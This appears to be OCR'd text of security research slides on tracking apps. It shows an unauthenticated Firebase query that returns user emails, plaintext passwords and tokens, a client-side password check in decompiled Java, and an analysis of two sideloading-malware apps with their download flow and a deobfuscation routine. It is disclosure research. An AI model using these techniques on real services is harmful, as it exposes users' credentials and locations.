
attacker

Authorisation Misconfiguration

Table Users


user_id	last_location	…
149737514214639	address = …	…
145859345853234	address = …	…
…	…	…

Query in Users



https://***************.**firebaseio.com**/Users/**149737514214639**


But there is More




HTTP/1.1 200 OK

{ …
user_email=foo@bar.com
user_name=theuser
user_password=123456
user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
user_type=1
..
}

But there is More





HTTP/1.1 200 OK


{ …
  user_email=foo@bar.com
  user_name=theuser
  user_password=123456
  user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
  user_type=1
..
}

But there is More

```
HTTP/1.1 200 OK

{ …
  user_email=foo@bar.com
  user_name=theuser
  user_password=123456
  user_token=cQfgiDRWx9o:APA91bGTkU1N9F…
  user_type=1
..
}
```

```
public void onDataChange(DataSnapshot dataSnapshot) {
  PasswordActivity.this.util.log("userid password123", "" + dataSnapshot.getValue());

  if(PasswordActivity.get_string_from_edittext(PasswordActivity.ed_password).compareToIgnoreCase(
         dataSnapshot.getValue().toString()) == 0) {
          ....
          PasswordActivity.this.save_user_data();
          return;
   }

   PasswordActivity.lDialog.dismiss();
   PasswordActivity.this.util.toast("Password Wrong");
}
```

Authorisation Misconfiguration



no user_id

https://*****************.**firebaseio.com**/Users/

attacker

Authorisation Misconfiguration




Table Users

user_id	last_location	…
149737514214639	address = …	…
145859345853234	address = …	…
…	…	…

Sh** happens

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- **Sideloading-Malware**
- Responsible Disclosure Process
- Summary

Sideloading-Malware


com.mobmonapp.appd

MD5: 158cc5a66e1c265220f8fc4f03861a76
Installs: 100,000 – 500,000

es.cell.tracker.kids

MD5: be8d1c46b46af4176faf5d09fc7ae914
Installs: 1,000,000 - 5,000,000

String Obfuscation



Start App

Anti-Dynamic Analysis Checks

Extract Device Information

Obfuscate Request Data

Response Type

Show "Technical Problem"

Social Engineering

Download Malware

Install Malware

Remote Server 1

Malware Install?

Response

Remote Server 2

Malicious APK


Sideloading-Malware 1 – String Obfuscation

com.mobmonapp.appd

```
public static String bytesToAlphabeticString(String binaryFormatOfString) {
  int length = binaryFormatOfString.length();
  String deobfuscatedString = "";
  for(int i = 0; i < length-8; i+=8) {
    String subStringOfBytesAsString = binaryFormatOfString.substring(i, i+8);
    char c = (char)Integer.parseInt(subStringOfBytesAsString, 2);
    deobfuscatedString += c;
  }
  return deobfuscatedString;
}
```

Sideloading-Malware 1 – Anti-Dynamic

com.mobmonapp.appd



